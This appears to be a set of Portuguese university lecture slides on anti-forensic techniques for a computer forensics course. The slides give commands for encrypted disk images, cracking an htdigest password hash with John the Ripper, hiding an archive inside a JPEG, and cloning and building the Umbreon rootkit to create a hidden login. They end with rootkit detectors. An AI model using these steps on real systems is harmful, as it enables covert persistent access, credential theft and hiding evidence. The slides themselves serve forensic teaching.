
Universidade Federal do Espírito Santo
Centro de Ciências Agrárias – CCENS UFES
Departamento de Computação



Técnicas Anti-Forenses

Nome da Disciplina
Site: http://jeiks.net
E-mail: jacsonrcsilva@gmail.com

Técnicas Anti-Forenses

- As técnicas anti-forenses podem deixar uma busca ainda mais complicada ou impossível de ser realizada.
- As técnicas anti-forenses podem ser utilizadas
  - Para esconder algo que foi ou está sendo realizado; ou
  - Para apagar dados de forma irrecuperável.
- Métodos já estudados na disciplina:
  - Wipe;
  - Esteganografia;
  - Slack Space; e
  - Modificação de TimeStamps.

Criptografia

- Do Grego kryptós, "escondido", e gráphein, "escrita";
- Consiste no ato de transformar uma mensagem original em uma mensagem ilegível;
- Somente quem conhece o segredo que pode ver as informações ocultas.
- É um dos métodos mais antigos para esconder informações.
- Desde arquivos simples à sistemas de arquivos completos podem utilizar criptografia.

Trabalhando com sistemas de arquivos criptografados

Criando uma imagem:

```
dd if=/dev/zero of=imagem.img bs=1024 count=$((1024*10))
```

Escrevendo dados aleatórios na imagem criada:

```
shred imagem.img
```

Criptografando a partição:

```
cryptsetup -y --cipher serpent-cbc-essiv:sha256 \
          --key-size 256 luksFormat imagem.img
```

Montando a partição:

```
cryptsetup luksOpen imagem.img imagem
mkfs.vfat /dev/mapper/imagem #somente uma vez, para formatar
mkdir pasta
mount /dev/mapper/imagem pasta
```

Desmontando:

```
umount /dev/mapper/imagem
cryptsetup luksClose imagem
```

Descriptografando senhas

Criando senhas digest (comum para o apache2):

```
htdigest -c arquivo.txt "Jacson Rodrigues" jeiks
cat arquivo.txt
  jeiks:Jacson Rodrigues:157dbd359942a88b2bdbe3bc2d2e6378
```

Descriptografando a senha:

```
john arquivo.txt
  ...
  jeiks  (test)
  ...
```

Outra forma de esconder arquivos

Suponha que tenhamos os dois arquivos:

- *imagem.jpg* *# Arquivo simples de imagem*
- *arquivo.rar* *# Arquivo compactado com senha*

Unindo o conteúdo dos dois arquivos:

```
cat imagem.jpg arquivo.rar > nova_imagem.jpg
```

Verifique se há problemas ao ver a imagem.

Agora, tente extrair o arquivo no Windows e no Linux.

Rootkits

- Um *rootkit* e um conjunto de programas
  - utilizados para impedir a detecção de atividades maliciosas no sistema.
- São utilizados por invasores de sistemas para manterem acesso após um ataque bem sucedido, sem que precisem subverter o sistema novamente.
- Cada *rootkit* possui diferentes características, como:
  - Esconder informações sobre os processos referentes;
  - Esconder seus arquivos;
  - Esconder *sockets* criados para comunicação em rede;
  - Modificar ou restringir o acesso aos arquivos de *log*.
- O termo “rootkit" vem da junção de:
  - “root": representa o chamado super-usuario, ou usuario root.
  - “kit": conjunto de programas que compõem o *rootkit*.

Trabalhando com um RootKit

Abra uma máquina virtual com Linux.
Instale os seguintes pacotes:

```
$ sudo apt-get install debian-builder git libssl-dev \
                       libpam0g-dev libpcap-dev libc6-dev-ARCH
$ sudo ln -s /usr/include/ARCH-linux-gnu/openssl/opensslconf.h \
             /usr/include/openssl/
```

Baixe o fonte do Umbreon Rootkit:

```
$ git clone https://github.com/NexusBots/Umbreon-Rootkit.git
```

Compile-o:

```
$ vim utils/ex/listen.sh #olhe o conteúdo desse arquivo antes de compilar
$ bash root.sh NOME_DESEJADO SENHA_DESEJADA
```

Logue no sistema com seu NOME_DESEJADO.
Verifique se o sistema apresenta alguma informação sobre este usuário.

Checando/Descobrindo rootkits (ou não...kkk)

rkhunter:

```
wget https://goo.gl/EMkwCb -O rkhunter.tar.gz
tar xvf rkhunter.tar.gz
cd rkhunter
sudo ./installer.sh --install
sudo rkhunter --propupd
sudo rkhunter --update
sudo rkhunter --check
```

Al-Khaser (para Windows):

```
#Faça o download e teste
https://github.com/LordNoteworthy/al-khaser
```